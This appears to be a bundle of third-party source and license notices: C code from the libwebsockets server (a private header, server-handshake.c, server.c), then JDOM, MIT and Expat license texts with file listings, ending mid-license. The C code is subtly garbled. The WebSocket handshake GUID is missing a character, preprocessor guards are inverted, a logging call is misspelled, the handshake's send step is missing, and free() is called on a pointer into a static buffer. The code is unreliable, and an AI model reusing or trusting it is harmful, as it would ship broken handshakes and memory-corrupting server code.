#ifdef LWS\_OPENSSL\_SUPPORT

int use\_ssl;

SSL\_CTX \*ssl\_ctx;

SSL\_CTX \*ssl\_client\_ctx;

```

#endif

    struct libwebsocket_protocols *protocols;

    int count_protocols;

#ifdef LWS_NO_EXTENSIONS

    struct libwebsocket_extension *extensions;

#endif

    void *user_space;

};

enum pending_timeout {

    NO_PENDING_TIMEOUT = 0,

    PENDING_TIMEOUT_AWAITING_PROXY_RESPONSE,

    PENDING_TIMEOUT_ESTABLISH_WITH_SERVER,

    PENDING_TIMEOUT_AWAITING_SERVER_RESPONSE,

    PENDING_TIMEOUT_AWAITING_PING,

    PENDING_TIMEOUT_CLOSE_ACK,

    PENDING_TIMEOUT_AWAITING_EXTENSION_CONNECT_RESPONSE,

    PENDING_TIMEOUT_SENT_CLIENT_HANDSHAKE,

    PENDING_TIMEOUT_SSL_ACCEPT,

};

/*

* This is totally opaque to code using the library. It's exported as a

```

```
* forward-reference pointer-only declaration; the user can use the pointer with  
* other APIs to get information out of it.  
*/
```

```
struct _lws_http_mode_related {  
    int fd;  
    unsigned long filepos;  
    unsigned long filelen;  
};
```

```
struct lws_fragments {  
    unsigned short offset;  
    unsigned short len;  
    unsigned char next_frag_index;  
};
```

```
struct allocated_headers {  
    unsigned short next_frag_index;  
    unsigned short pos;  
    unsigned char frag_index[WSI_TOKEN_COUNT];  
    struct lws_fragments frags[WSI_TOKEN_COUNT * 2];  
    char data[LWS_MAX_HEADER_LEN];  
};
```

```
struct _lws_header_related {
```

```
char name_buffer[LWS_MAX_HEADER_NAME_LENGTH];

unsigned char name_buffer_pos;

struct allocated_headers *ah;

int lextable_pos;

unsigned char parser_state; /* enum lws_token_indexes */

int current_alloc_len;

#ifdef LWS_NO_CLIENT

char initial_handshake_hash_base64[30];

unsigned short c_port;

#endif

};
```

```
struct _lws_websocket_related {

    char *rx_user_buffer;

    int rx_user_buffer_head;

    unsigned char frame_masking_nonce_04[4];

    unsigned char frame_mask_index;

    size_t rx_packet_length;

    unsigned char opcode;

    unsigned int final:1;

    unsigned char rsv;

    unsigned int frame_is_binary:1;

    unsigned int all_zero_nonce:1;

    enum lws_close_status close_reason;

    unsigned char *rxflow_buffer;
```

```
int rxflow_len;

int rxflow_pos;

int rxflow_change_to;

unsigned int this_frame_masked:1;

};
```

```
struct libwebsocket {
```

```
    /* lifetime members */
```

```
    const struct libwebsocket_protocols *protocol;
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
    struct libwebsocket_extension *
```

```
        active_extensions[LWS_MAX_EXTENSIONS_ACTIVE];
```

```
    void *active_extensions_user[LWS_MAX_EXTENSIONS_ACTIVE];
```

```
    unsigned char count_active_extensions;
```

```
    unsigned int extension_data_pending:1;
```

```
#endif
```

```
    unsigned char ietf_spec_revision;
```

```
    char mode; /* enum connection_mode */
```

```
    char state; /* enum lws_connection_states */
```

```
    char lws_rx_parse_state; /* enum lws_rx_parse_state */
```

```
    char rx_frame_type; /* enum libwebsocket_write_protocol */
```

```
unsigned int hdr_parsing_completed:1;

char pending_timeout; /* enum pending_timeout */

unsigned long pending_timeout_limit;


int sock;

int position_in_fds_table;

#ifdef LWS_LATENCY

    unsigned long action_start;

    unsigned long latency_start;

#endif

void *user_space;

/* members with mutually exclusive lifetimes are unionized */

union u {

    struct _lws_http_mode_related http;

    struct _lws_header_related hdr;

    struct _lws_websocket_related ws;

} u;

#ifdef LWS_OPENSSL_SUPPORT

    SSL *ssl;

    BIO *client_bio;
```

```

        unsigned int use_ssl:2;

#endif

};

LWS_EXTERN void
libwebsocket_close_and_free_session(struct libwebsocket_context *context,
                                   struct libwebsocket *wsi, enum lws_close_status);

#ifndef LWS_LATENCY

static inline void lws_latency(struct libwebsocket_context *context,
                              struct libwebsocket *wsi, const char *action,
                              int ret, int completion) { while (0); }

static inline void lws_latency_pre(struct libwebsocket_context *context,
                                  struct libwebsocket *wsi) { while (0); }

#else

#define lws_latency_pre(_context, _wsi) lws_latency(_context, _wsi, NULL, 0, 0)

extern void
lws_latency(struct libwebsocket_context *context,
            struct libwebsocket *wsi, const char *action,
            int ret, int completion);

#endif

LWS_EXTERN int
libwebsocket_client_rx_sm(struct libwebsocket *wsi, unsigned char c);

```



LWS\_EXTERN int

libwebsocket\_parse(struct libwebsocket \*wsi, unsigned char c);

LWS\_EXTERN int

libwebsocket\_interpret\_incoming\_packet(struct libwebsocket \*wsi,  
 unsigned char \*buf, size\_t len);

LWS\_EXTERN int

lws\_b64\_selftest(void);

LWS\_EXTERN struct libwebsocket \*

wsi\_from\_fd(struct libwebsocket\_context \*context, int fd);

LWS\_EXTERN int

insert\_wsi\_socket\_into\_fds(struct libwebsocket\_context \*context,  
 struct libwebsocket \*wsi);

LWS\_EXTERN void

libwebsocket\_set\_timeout(struct libwebsocket \*wsi,  
 enum pending\_timeout reason, int secs);

LWS\_EXTERN int

lws\_issue\_raw(struct libwebsocket \*wsi, unsigned char \*buf, size\_t len);

LWS\_EXTERN void

libwebsocket\_service\_timeout\_check(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi, unsigned int sec);

LWS\_EXTERN struct libwebsocket \*

\_\_libwebsocket\_client\_connect\_2(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi);

LWS\_EXTERN struct libwebsocket \*

libwebsocket\_create\_new\_server\_wsi(struct libwebsocket\_context \*context);

LWS\_EXTERN char \*

libwebsockets\_generate\_client\_handshake(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi, char \*pkt);

LWS\_EXTERN int

lws\_handle\_POLLOUT\_event(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi, struct pollfd \*pollfd);

#ifndef LWS\_NO\_EXTENSIONS

LWS\_EXTERN int

lws\_any\_extension\_handled(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi,  
enum libwebsocket\_extension\_callback\_reasons r,  
void \*v, size\_t len);

LWS\_EXTERN void \*

lws\_get\_extension\_user\_matching\_ext(struct libwebsocket \*wsi,  
struct libwebsocket\_extension \*ext);

#endif

LWS\_EXTERN int

lws\_client\_interpret\_server\_handshake(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi);

LWS\_EXTERN int

libwebsocket\_rx\_sm(struct libwebsocket \*wsi, unsigned char c);

LWS\_EXTERN int

lws\_issue\_raw\_ext\_access(struct libwebsocket \*wsi,  
unsigned char \*buf, size\_t len);

LWS\_EXTERN int

\_libwebsocket\_rx\_flow\_control(struct libwebsocket \*wsi);

LWS\_EXTERN int

user\_callback\_handle\_rxflow(callback\_function,  
struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi,  
enum libwebsocket\_callback\_reasons reason, void \*user,  
void \*in, size\_t len);

LWS\_EXTERN int

lws\_set\_socket\_options(struct libwebsocket\_context \*context, int fd);

LWS\_EXTERN int

lws\_allocate\_header\_table(struct libwebsocket \*wsi);

LWS\_EXTERN char \*

lws\_hdr\_simple\_ptr(struct libwebsocket \*wsi, enum lws\_token\_indexes h);

LWS\_EXTERN int

lws\_hdr\_simple\_create(struct libwebsocket \*wsi,  
enum lws\_token\_indexes h, const char \*s);

#ifndef LWS\_NO\_SERVER

LWS\_EXTERN int handshake\_0405(struct libwebsocket\_context \*context,  
struct libwebsocket \*wsi);

#endif

#ifndef LWS\_NO\_DAEMONIZE

LWS\_EXTERN int get\_daemonize\_pid();

#endif

extern int interface\_to\_sa(const char \*ifname,  
struct sockaddr\_in \*addr, size\_t addrlen);

```
#ifndef LWS_OPENSSL_SUPPORT
```

```
unsigned char *
```

```
SHA1(const unsigned char *d, size_t n, unsigned char *md);
```

```
#else
```

```
LWS_EXTERN int openssl_websocket_private_data_index;
```

```
#endif
```

```
server-handshake.c
```

```
/*
```

```
 * libwebsockets - small server side websockets and web server implementation
```

```
 *
```

```
 * Copyright (C) 2010-2013 Andy Green <andy@warmcat.com>
```

```
 *
```

```
 * This library is free software; you can redistribute it and/or
```

```
 * modify it under the terms of the GNU Lesser General Public
```

```
 * License as published by the Free Software Foundation:
```

```
 * version 2.1 of the License.
```

```
 *
```

```
 * This library is distributed in the hope that it will be useful,
```

```
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
```

```
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
```

```
* Lesser General Public License for more details.  
  
*  
  
* You should have received a copy of the GNU Lesser General Public  
  
* License along with this library; if not, write to the Free Software  
  
* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,  
  
* MA 02110-1301 USA  
  
*/
```

```
#include "private-libwebsockets.h"
```

```
#define LWS_CPYAPP(ptr, str) { strcpy(ptr, str); ptr += strlen(str); }
```

```
/*  
  
* Perform the newer BASE64-encoded handshake scheme  
  
*/
```

```
int
```

```
handshake_0405(struct libwebsocket_context *context, struct libwebsocket *wsi)
```

```
{  
  
    unsigned char hash[20];  
  
    int n;  
  
    char *response;  
  
    char *p;  
  
    int accept_len;
```

```
#ifndef LWS_NO_EXTENSIONS
```

```

char *c;

char ext_name[128];

struct libwebsocket_extension *ext;

int ext_count = 0;

int more = 1;

#endif

if (!lws_hdr_total_length(wsi, WSI_TOKEN_HOST) ||
    !lws_hdr_total_length(wsi, WSI_TOKEN_KEY)) {
    lws_parser("handshake_04 missing pieces\n");
    /* completed header processing, but missing some bits */
    goto bail;
}

if (lws_hdr_total_length(wsi, WSI_TOKEN_KEY) >=
    MAX_WEBSOCKET_04_KEY_LEN) {
    lws_warn("Client key too long %d\n", MAX_WEBSOCKET_04_KEY_LEN);
    goto bail;
}

/*
 * since key length is restricted above (currently 128), cannot
 * overflow
 */
response = lws_hdr_simple_ptr(wsi, WSI_TOKEN_KEY);

```

```

n = sprintf((char *)context->service_buffer,

            "%s258EAF5-E914-47DA-95CA-C5AB0DC85B11",

            (response?response:"NULL"));

SHA1(context->service_buffer, n, hash);

accept_len = lws_b64_encode_string((char *)hash, 20,

    (char *)context->service_buffer,

    sizeof(context->service_buffer));

if (accept_len < 0) {

    lws!_warn("Base64 encoded hash too long\n");

    goto bail;

}

/* allocate the per-connection user memory (if any) */

if (wsi->protocol->per_session_data_size &&

    !libwebsocket_ensure_user_space(wsi))

    goto bail;

/* create the response packet */

/* make a buffer big enough for everything */

response = (char *)context->service_buffer + MAX_WEBSOCKET_04_KEY_LEN;

p = response;

```



```

LWS_CPYAPP(p, "HTTP/1.1 101 Switching Protocols\x0d\x0a"
           "Upgrade: WebSocket\x0d\x0a"
           "Connection: Upgrade\x0d\x0a"
           "Sec-WebSocket-Accept: ");
strncpy(p, (char *)context->service_buffer, MAX_WEBSOCKET_04_KEY_LEN);
p += accept_len;

```

```

if (lws_hdr_total_length(wsi, WSI_TOKEN_PROTOCOL)) {
    LWS_CPYAPP(p, "\x0d\x0aSec-WebSocket-Protocol: ");
    n = lws_hdr_copy(wsi, p, 128, WSI_TOKEN_PROTOCOL);
    if (n < 0)
        goto bail;
    p += n;
}

```

```

#ifndef LWS_NO_EXTENSIONS

```

```

/*
 * Figure out which extensions the client has that we want to
 * enable on this connection, and give him back the list
 */

```

```

if (lws_hdr_total_length(wsi, WSI_TOKEN_EXTENSIONS)) {

```

```

/*
 * break down the list of client extensions

```

\* and go through them

\*/

```
if (lws_hdr_copy(wsi, (char *)context->service_buffer,
                sizeof(context->service_buffer),
                WSI_TOKEN_EXTENSIONS) < 0)

    goto bail;
```

```
c = (char *)context->service_buffer;

lws_parser("WSI_TOKEN_EXTENSIONS = '%s'\n", c);

wsi->count_active_extensions = 0;

n = 0;

while (more) {
```

```
    if (*c && (*c != ',' && *c != ' ' && *c != '\t')) {

        ext_name[n] = *c++;

        if (n < sizeof(ext_name) - 1)

            n++;

        continue;

    }

    ext_name[n] = '\0';

    if (!*c)

        more = 0;

    else {

        c++;
```

```

        if (!n)
            continue;
    }

    /* check a client's extension against our support */

    ext = wsi->protocol->owning_server->extensions;

    while (ext && ext->callback) {

        if (strcmp(ext_name, ext->name)) {
            ext++;
            continue;
        }

        /*
         * oh, we do support this one he
         * asked for... but let's ask user
         * code if it's OK to apply it on this
         * particular connection + protocol
         */

        n = wsi->protocol->owning_server->
            protocols[0].callback(
                wsi->protocol->owning_server,

```

```

        wsi,

        LWS_CALLBACK_CONFIRM_EXTENSION_OKAY,

        wsi->user_space, ext_name, 0);

/*

* zero return from callback means

* go ahead and allow the extension,

* it's what we get if the callback is

* unhandled

*/

if (n) {

    ext++;

    continue;

}

/* apply it */

if (ext_count)

    *p++ = ',';

else

    LWS_CPYAPP(p,

        "\x0d\x0aSec-WebSocket-Extensions: ");

p += sprintf(p, "%s", ext_name);

ext_count++;

```

```

/* instantiate the extension on this conn */

wsi->active_extensions_user[
    wsi->count_active_extensions] =
    malloc(ext->per_session_data_size);
if (wsi->active_extensions_user[
    wsi->count_active_extensions] == NULL) {
    lws_err("Out of mem\n");
    free(response);
    goto bail;
}
memset(wsi->active_extensions_user[
    wsi->count_active_extensions], 0,
    ext->per_session_data_size);

wsi->active_extensions[
    wsi->count_active_extensions] = ext;

/* allow him to construct his context */

ext->callback(wsi->protocol->owning_server,
    ext, wsi,
    LWS_EXT_CALLBACK_CONSTRUCT,
    wsi->active_extensions_user[

```

```

        wsi->count_active_extensions], NULL, 0);

        wsi->count_active_extensions++;

        lws_parser("count_active_extensions <- %d\n",
                    wsi->count_active_extensions);

        ext++;
    }

    n = 0;
}

}

#endif

/* end of response packet */

LWS_CPYAPP(p, "\x0d\x0a\x0d\x0a");

#ifdef LWS_NO_EXTENSIONS
    if (!lws_any_extension_handled(context, wsi,
                                    LWS_EXT_CALLBACK_HANDSHAKE_REPLY_TX,
                                    response, p - response)) {
#else
    {
#endif

    /* okay send the handshake response accepting the connection */

```



```
return 0;
```

```
bail:
```

```
/* free up his parsing allocations */
```

```
if (wsi->u.hdr.ah)
```

```
    free(wsi->u.hdr.ah);
```

```
return -1;
```

```
}
```

```
server.c
```

```
/*
```

```
* libwebsockets - small server side websockets and web server implementation
```

```
*
```

```
* Copyright (C) 2010-2013 Andy Green <andy@warmcat.com>
```

```
*
```

```
* This library is free software; you can redistribute it and/or
```

```
* modify it under the terms of the GNU Lesser General Public
```

```
* License as published by the Free Software Foundation:
```

```
* version 2.1 of the License.
```

```
*
```

```
* This library is distributed in the hope that it will be useful,
```



- \* but WITHOUT ANY WARRANTY; without even the implied warranty of
- \* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
- \* Lesser General Public License for more details.
- \*
- \* You should have received a copy of the GNU Lesser General Public
- \* License along with this library; if not, write to the Free Software
- \* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
- \* MA 02110-1301 USA
- \*/

```
#include "private-libwebsockets.h"
```

```
#if defined(WIN32) && !defined(USE_CYGWIN)
```

```
# include <tchar.h>
```

```
# include <io.h>
```

```
#else
```

```
# ifdef LWS_BUILTIN_GETIFADDRS
```

```
# include <getifaddrs.h>
```

```
# else
```

```
# include <ifaddrs.h>
```

```
# endif
```

```
# include <sys/un.h>
```

```
# include <sys/socket.h>
```

```
# include <netdb.h>
```

```
#endif
```

```
#ifdef LWS_OPENSSL_SUPPORT
```

```
static void
```

```
libwebsockets_decode_ssl_error(void)
```

```
{
```

```
    char buf[256];
```

```
    u_long err;
```

```
    while ((err = ERR_get_error()) != 0) {
```

```
        ERR_error_string_n(err, buf, sizeof(buf));
```

```
        lws_err("*** %s\n", buf);
```

```
    }
```

```
}
```

```
#endif
```

```
int
```

```
interface_to_sa(const char *ifname, struct sockaddr_in *addr, size_t addrlen)
```

```
{
```

```
    int rc = -1;
```

```
#if defined(WIN32) && !defined(USE_CYGWIN)
```

```
    /* TODO */
```

```
#else
```

```
    struct ifaddrs *ifr = NULL;
```

```

    struct ifaddrs *ifc;

    struct sockaddr_in *sin;

    getifaddrs(&ifr);

    for (ifc = ifr; ifc != NULL; ifc = ifc->ifa_next) {

        if (strcmp(ifc->ifa_name, ifname))

            continue;

        if (ifc->ifa_addr == NULL)

            continue;

        sin = (struct sockaddr_in *)ifc->ifa_addr;

        if (sin->sin_family != AF_INET)

            continue;

        memcpy(addr, sin, addrlen);

        rc = 0;

    }

    freeifaddrs(ifr);

#endif

    return rc;

}

struct libwebsocket *

libwebsocket_create_new_server_wsi(struct libwebsocket_context *context)

{

    struct libwebsocket *new_wsi;

```

```

new_wsi = (struct libwebsocket *)malloc(sizeof(struct libwebsocket));

if (new_wsi == NULL) {
    lws_err("Out of memory for new connection\n");
    return NULL;
}

memset(new_wsi, 0, sizeof(struct libwebsocket));

#ifdef LWS_NO_EXTENSIONS
    new_wsi->count_active_extensions = 0;
#endif

new_wsi->pending_timeout = NO_PENDING_TIMEOUT;

/* initialize the instance struct */

new_wsi->state = WSI_STATE_HTTP;
new_wsi->u.hdr.name_buffer_pos = 0;
new_wsi->mode = LWS_CONNMODE_HTTP_SERVING;
new_wsi->hdr_parsing_completed = 0;

if (lws_allocate_header_table(new_wsi)) {
    free(new_wsi);
    return NULL;
}

```

```

/*
 * these can only be set once the protocol is known
 * we set an unestablished connection's protocol pointer
 * to the start of the supported list, so it can look
 * for matching ones during the handshake
 */
new_wsi->protocol = context->protocols;

new_wsi->user_space = NULL;

new_wsi->ietf_spec_revision = 0;


return new_wsi;
}

int lws_server_socket_service(struct libwebsocket_context *context,
                             struct libwebsocket *wsi, struct pollfd *pollfd)
{
    struct libwebsocket *new_wsi;

    int accept_fd;

    socklen_t cli_len;

    struct sockaddr_in cli_addr;

    int n;

    ssize_t len;

#ifdef LWS_OPENSSL_SUPPORT
    int m;

#endif
#ifdef USE_CYASSL

```

```

        BIO *bio;

#endif

#endif

switch (wsi->mode) {

case LWS_CONNMODE_HTTP_SERVING:

    /* handle http headers coming in */

    /* any incoming data ready? */

    if (pollfd->revents & POLLIN) {

#ifdef LWS_OPENSSL_SUPPORT
        if (wsi->ssl)
            len = SSL_read(wsi->ssl,
                           context->service_buffer,
                           sizeof(context->service_buffer));
        else
#endif

        len = recv(pollfd->fd,
                   context->service_buffer,
                   sizeof(context->service_buffer), 0);
    }

```

```

if (len < 0) {

    lwsl_debug("Socket read returned %d\n", len);

    if (errno != EINTR && errno != EAGAIN)

        libwebsocket_close_and_free_session(

            context, wsi,

            LWS_CLOSE_STATUS_NOSTATUS);

    return 0;

}

if (!len) {

    lwsl_info("lws_server_skt_srv: read 0 len\n");

    /* lwsl_info(" state=%d\n", wsi->state); */

    if (!wsi->hdr_parsing_completed)

        free(wsi->u.hdr.ah);

    libwebsocket_close_and_free_session(

        context, wsi, LWS_CLOSE_STATUS_NOSTATUS);

    return 0;

}

n = libwebsocket_read(context, wsi,

    context->service_buffer, len);

if (n < 0)

    /* we closed wsi */

    return 0;

}

```

```
/* this handles POLLOUT for http serving fragments */
```

```
if (!(pollfd->revents & POLLOUT))
```

```
    break;
```

```
/* one shot */
```

```
pollfd->events &= ~POLLOUT;
```

```
if (wsi->state != WSI_STATE_HTTP_ISSUING_FILE)
```

```
    break;
```

```
/* nonzero for completion or error */
```

```
if (libwebsockets_serve_http_file_fragment(context, wsi))
```

```
    libwebsocket_close_and_free_session(context, wsi,
```

```
        LWS_CLOSE_STATUS_NOSTATUS);
```

```
break;
```

```
case LWS_CONNMODE_SERVER_LISTENER:
```

```
/* pollin means a client has connected to us then */
```

```
if (!(pollfd->revents & POLLIN))
```

```
    break;
```

```
/* listen socket got an unencrypted connection... */
```



```

clilen = sizeof(cli_addr);

lws_latency_pre(context, wsi);

accept_fd = accept(pollfd->fd, (struct sockaddr *)&cli_addr,
                  &clilen);

lws_latency(context, wsi,
            "unencrypted accept LWS_CONNMODE_SERVER_LISTENER",
            accept_fd, accept_fd >= 0);

if (accept_fd < 0) {
    if (errno == EAGAIN || errno == EWOULDBLOCK) {
        lws_debug("accept asks to try again\n");
        break;
    }

    lws_warn("ERROR on accept: %s\n", strerror(errno));
    break;
}

lws_set_socket_options(context, accept_fd);

/*
 * look at who we connected to and give user code a chance
 * to reject based on client IP. There's no protocol selected
 * yet so we issue this to protocols[0]
 */

```

```

if ((context->protocols[0].callback)(context, wsi,
                                     LWS_CALLBACK_FILTER_NETWORK_CONNECTION,
                                     (void *) (long) accept_fd, NULL, 0)) {
    lws_debug("Callback denied network connection\n");
    compatible_close(accept_fd);
    break;
}

```

```

new_wsi = libwebsocket_create_new_server_wsi(context);
if (new_wsi == NULL) {
    compatible_close(accept_fd);
    break;
}

```

```

new_wsi->sock = accept_fd;

```

```

#ifdef LWS_OPENSSL_SUPPORT

```

```

    new_wsi->ssl = NULL;

    if (!context->use_ssl) {

```

```

#endif

```

```

    lws_debug("accepted new conn port %u on fd=%d\n",
              ntohs(cli_addr.sin_port), accept_fd);

```

```

    insert_wsi_socket_into_fds(context, new_wsi);

```

```

        break;

#ifdef LWS_OPENSSL_SUPPORT
    }

    new_wsi->ssl = SSL_new(context->ssl_ctx);

    if (new_wsi->ssl == NULL) {
        lws_err("SSL_new failed: %s\n",
            ERR_error_string(SSL_get_error(
                new_wsi->ssl, 0), NULL));
        libwebsockets_decode_ssl_error();

    free(new_wsi->u.hdr.ah);

        free(new_wsi);
        compatible_close(accept_fd);
        break;
    }

    SSL_set_ex_data(new_wsi->ssl,
        openssl_websocket_private_data_index, context);

    SSL_set_fd(new_wsi->ssl, accept_fd);

#ifdef USE_CYASSL
    CyaSSL_set_using_nonblock(new_wsi->ssl, 1);
#else

```

```

bio = SSL_get_rbio(new_wsi->ssl);

if (bio)

    BIO_set_nbio(bio, 1); /* nonblocking */

else

    lws_notice("NULL rbio\n");

bio = SSL_get_wbio(new_wsi->ssl);

if (bio)

    BIO_set_nbio(bio, 1); /* nonblocking */

else

    lws_notice("NULL rbio\n");

#endif

/*

* we are not accepted yet, but we need to enter ourselves

* as a live connection. That way we can retry when more

* pieces come if we're not sorted yet

*/

wsi = new_wsi;

wsi->mode = LWS_CONNMODE_SSL_ACK_PENDING;

insert_wsi_socket_into_fds(context, wsi);

libwebsocket_set_timeout(wsi, PENDING_TIMEOUT_SSL_ACCEPT,

                        AWAITING_TIMEOUT);

```

```
lwsl_info("inserted SSL accept into fds, trying SSL_accept\n");
```

```
/* fallthru */
```

```
case LWS_CONNMODE_SSL_ACK_PENDING:
```

```
pollfd->events &= ~POLLOUT;
```

```
/* external POLL support via protocol 0 */
```

```
context->protocols[0].callback(context, wsi,
```

```
    LWS_CALLBACK_CLEAR_MODE_POLL_FD,
```

```
    (void*)(long)wsi->sock, NULL, POLLOUT);
```

```
lws_latency_pre(context, wsi);
```

```
n = SSL_accept(wsi->ssl);
```

```
lws_latency(context, wsi,
```

```
    "SSL_accept LWS_CONNMODE_SSL_ACK_PENDING\n", n, n == 1);
```

```
if (n != 1) {
```

```
    m = SSL_get_error(wsi->ssl, n);
```

```
    lwsl_debug("SSL_accept failed %d / %s\n",
```

```
        m, ERR_error_string(m, NULL));
```

```
    if (m == SSL_ERROR_WANT_READ) {
```

```
        context->fds[
```

```

        wsi->position_in_fds_table].events |= POLLIN;

    /* external POLL support via protocol 0 */
    context->protocols[0].callback(context, wsi,
        LWS_CALLBACK_SET_MODE_POLL_FD,
        (void *)(long)wsi->sock, NULL, POLLIN);

    lwsl_info("SSL_ERROR_WANT_READ\n");

    break;
}

if (m == SSL_ERROR_WANT_WRITE) {
    context->fds[
        wsi->position_in_fds_table].events |= POLLOUT;

    /* external POLL support via protocol 0 */
    context->protocols[0].callback(context, wsi,
        LWS_CALLBACK_SET_MODE_POLL_FD,
        (void *)(long)wsi->sock, NULL, POLLOUT);

    break;
}

lwsl_debug("SSL_accept failed skt %u: %s\n",
    pollfd->fd,
    ERR_error_string(m, NULL));

libwebsocket_close_and_free_session(context, wsi,
    LWS_CLOSE_STATUS_NOSTATUS);

break;

```

```
    }

    /* OK, we are accepted */

    libwebsocket_set_timeout(wsi, NO_PENDING_TIMEOUT, 0);

    wsi->mode = LWS_CONNMODE_HTTP_SERVING;

    lws_debug("accepted new SSL conn\n");
    break;
#endif

default:
    break;
}

return 0;
}
```

---

JDOM BSD Software License

Copyright (C) 2000-20012 Jason Hunter & Brett McLaughlin.

All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions of source code must retain the above copyright notice, this list of conditions, and the following disclaimer.

Redistributions in binary form must reproduce the above copyright notice, this list of conditions, and the disclaimer that follows these conditions in the documentation and/or other materials provided with the distribution.

The name 'JDOM' must not be used to endorse or promote products derived from this software without prior written permission. For written permission, please contact request\_AT\_jdom\_DOT\_org.

Products derived from this software may not be called "JDOM", nor may "JDOM" appear in their name, without prior written permission from the JDOM Project Management request\_AT\_jdom\_DOT\_org.

In addition, we request (but do not require) that you include in the end-user documentation provided with the redistribution and/or in the software itself an acknowledgement equivalent to the following:

"This product includes software developed by the JDOM Project (<http://www.jdom.org/>)."

Alternatively, the acknowledgment may be graphical using the logos available at <http://www.jdom.org/images/logos>.

THIS SOFTWARE IS PROVIDED ``AS IS" AND ANY EXPRESSED OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE JDOM AUTHORS OR THE PROJECT CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

This software consists of voluntary contributions made by many individuals on behalf of the JDOM Project and was originally created by Brett McLaughlin [brett@jdom.org](mailto:brett@jdom.org) and Jason Hunter [jhunter@jdom.org](mailto:jhunter@jdom.org). For more information on the JDOM Project, please see <http://www.jdom.org/>.

AbstractDOMAdapter.class

CrimsonDOMAdapter.class

DOMAdapter.class

JAXPDOMAdapter.class

OracleV1DOMAdapter.class

OracleV2DOMAdapter.class

XercesDOMAdapter.class

XML4JDOMAdapter.class



Attribute.class  
AttributeList.class  
CDATA.class  
Comment.class  
Content.class  
ContentList\$FilterList.class  
ContentList\$FilterListIterator.class  
ContentList.class  
DataConversionException.class  
DefaultJDOMFactory.class  
DescendantIterator.class  
DocType.class  
Document.class  
Element.class  
EntityRef.class  
AbstractFilter.class  
AndFilter.class  
ContentFilter.class  
ElementFilter.class  
Filter.class  
NegateFilter.class  
OrFilter.class  
FilterIterator.class  
IllegalAddException.class  
IllegalDataException.class

IllegalNameException.class  
IllegalTargetException.class  
BuilderErrorHandler.class  
DOMBuilder.class  
JAXPParserFactory.class  
JDOMParseException.class  
SAXBuilder.class  
SAXHandler.class  
TextBuffer.class  
JDOMException.class  
JDOMFactory.class  
Namespace.class  
NamespaceKey.class  
DOMOutputter.class  
EscapeStrategy.class  
Format\$DefaultEscapeStrategy.class  
Format\$TextMode.class  
Format.class  
JDOMLocator.class  
NamespaceStack.class  
SAXOutputter.class  
XMLOutputter\$NamespaceStack.class  
XMLOutputter.class  
Parent.class  
ProcessingInstruction.class

Text.class  
JDOMResult\$DocumentBuilder.class  
JDOMResult\$FragmentHandler.class  
JDOMResult.class  
JDOMSource\$DocumentReader.class  
JDOMSource\$JDOMInputSource.class  
JDOMSource.class  
XSLTransformer.class  
XSLTransformException.class  
UncheckedJDOMFactory.class  
Verifier.class  
JaxenXPath\$NSContext.class  
JaxenXPath.class  
XPath\$XPathString.class  
XPath.class  
jdom.jar

---

## MIT License

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the 'Software'), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED 'AS IS', WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT

OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

hammer.js

jquery-1.10.2.js

jquery-1.10.2.min.js

jquery-1.10.2.js

jquery-1.10.2.min.js

jquery-1.11.1.min.js

jquery-1.10.2.js

jquery-1.10.2.min.js

jquery-ui.min.js

jquery.centerImage.js

jquery.exif.js

jquery.noty.packaged.min.js

tween.js

hammer.fakemultitouch.js

hammer.min.js

hammer.showtouches.js

boot.js

console.js

jasmine-html.js

jasmine.js

jquery-1.10.2.js

jquery-1.10.2.min.js

jquery-1.10.2.min.map

jquery.hammer.js

jquery.hammer.min.js

index.html

jasmine.css

jasmine\_favicon.png

show\_events.html

test\_events.html

---

Expat License

Copyright 1998, 1999, 2000 Thai Open Source Software Center Ltd and Clark Cooper

Copyright 2001, 2002, 2003, 2004, 2005, 2006 Expat maintainers.

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the 'Software'), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

